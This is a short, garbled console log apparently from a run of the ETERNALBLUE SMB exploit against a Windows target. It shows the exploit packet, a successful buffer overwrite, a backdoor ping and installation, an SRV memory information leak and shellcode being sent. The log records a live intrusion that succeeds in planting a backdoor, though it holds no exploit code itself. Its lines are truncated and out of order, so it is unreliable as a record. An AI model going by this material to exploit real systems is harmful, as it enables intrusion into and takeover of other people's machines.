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
“ ” “ ”

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
“ ”

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[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
.....DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[+] Sending SMBv2 buffers
.....DONE.
[+] Sending large SMBv1 buffe
[+] Sending final SMBv2 buffe
[*] Sending SMB Echo request
DONE.
[*] Receiving response from exploit packet
[+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
[+] Backdoor returned code: 10 - Success!
[+] Ping returned Target architecture: x86 (32-bit)
[+] Backdoor installed
-WIN-
[*] CORE sent serialized output blob (2 bytes)...
0x00000000 08 00
[+]




<----------| Leaving Danger Zone |---------->
mote SRV module
CONNECTION struct at: 0xFFFFFA801A942920
bal data pointer: 0xFFFFF880060E6FA0
[×] Attempting to find re
[+] Reading from
[+] Found SRV glo


[*] Connecting to target
[+] Connection established
[*] Initializing SMB connection
[+] SMB session established
[+] SMB setup complete
[*] Attempting information leak (sync)
Conn: 0000000081CAA758
[*] Sending shellcode to target

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